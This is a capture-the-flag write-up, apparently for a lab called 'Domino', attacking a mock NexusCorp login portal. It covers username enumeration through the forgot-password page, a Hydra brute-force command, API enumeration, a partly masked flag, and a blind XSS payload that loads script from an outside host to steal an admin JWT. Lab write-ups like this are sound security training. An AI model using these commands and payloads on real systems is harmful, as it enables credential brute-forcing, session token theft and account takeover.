Domino
1. Enumeration & User Discovery

First step is to enumerate the web application, let's visit the URL http://10.65.128.126/ and see what we can find.
 AmpliarPortal de Login NexusCorp
The application appears to be a typical login portal with a username and password field. However, we can see that the field username has a placeholder "firstname.lastname" which indicates that the application may be using a specific format for usernames. This could be useful information for further enumeration and potential attacks.
Two more pages are accessible from the login page, "Forgot Password" and "Our Team". The "Forgot Password" page allows users to reset their password by providing their username and the "Our Team" page displays a list of team members with their names, roles and email addresses.
With this information, we can start to enumerate the application and look for potential vulnerabilities. Using the forgot password page, we can try to enumerate valid usernames by providing different combinations of first and last names and see if the messages indicate a successful reset.
The list of team members:
Laura Hayes --> laura.hayes
Michael Chen --> michael.chen
Sarah Johnson --> sarah.johnson
Robert Wilson --> robert.wilson
Emma Taylor --> emma.taylor
David Brown --> david.brown
James Wright --> james.wright
Testing the forgot password page with the usernames, we can see that the application returns a different message for valid and invalid usernames. Valid usernames return a message "Password reset instructions have been sent to la****@nexus.corp", while invalid usernames return a message "No account found with that username".
Let's try to dictionary attack the login page using the usernames we enumerated and a list of common passwords. We will use the tool "Hydra" to perform the attack.
hydra -L usernames.txt -P /usr/share/wordlists/rockyou.txt 10.65.128.126 http-post-form "/index.php:username=^USER^&password=^PASS^:F=Invalid credentials" -I -VThe attack was successful and returned the credentials for the users
sarah.johnson
robert.wilson
emma.taylor
2. Dashboard & API Enumeration

Using the sarah.johnson credentials, we can log in to the application and access the dashboard. The dashboard displays three classes of information: "My Profile", "File Viewer" and "Quick Links".
 AmpliarDashboard de Usuário Autenticado
Now we have so much information about the application:
-
The application has a ticketing system that allows users to open and view a support ticket.
-
A endpoint "/api/files.php?name=" that allows users to view files, but requires a JWT token for authentication.
-
A second endpoint "/api/users/profile.php?id=" that return five fields of information about a user.
- id
- username
- role
- notes
Enumerating the endpoint "/api/users/profile.php?id=" the fild "notes" returns the first flag !!!
What is the flag found in the admin user's profile notes?

THM{1d...g1}
Was we can see, when we login with the sarah.johnson user, the user's role is "user". However, the enumaration of the endpoint "/api/users/profile.php?id=" shows that there is a user with the role "admin". This indicates that there is a privilege escalation vulnerability in the application.
3. Privilege Escalation via Blind XSS & JWT
Let's see the support ticketing system, the fields are:
- Subject
- Message
Analyzing the cookies, the field httpOnly is set to false, which means that the cookies can be accessed by client-side scripts. This could be a potential vulnerability if the application is vulnerable to cross-site scripting (XSS) attacks. Combining the information we have, we can try to create a support ticket with a XSS payload in the subject or message field. The payload will be executed when the admin user views the ticket, allowing us to steal the admin user's JWT token and escalate our privileges.
Script to create a support ticket with a XSS blind payload in the subject field:
</script><svg/onload='+/"/+/onmouseover=1/+(s=document.createElement(/script/.source), s.stack=Error().stack, s.src=(/,/+/http://192.168.129.120:8080//).slice(2), document.documentElement.appendChild(s))//'>The next step is to enumerate the endpoint /api/files.php?name= to see if we can find any files that may contain sensitive information. We can use the JWT token we obtained from sarah.johnson after getting the token from /api/auth/token.php. Setting the JWT token in the header of the request, we receive a message "error":"Admin JWT required. Check your token payload.", indicating that the endpoint is protected and requires an admin JWT token for access.
{"sub":"laura.hayes","role":"admin","iat":1792424800,"exp":1792428400}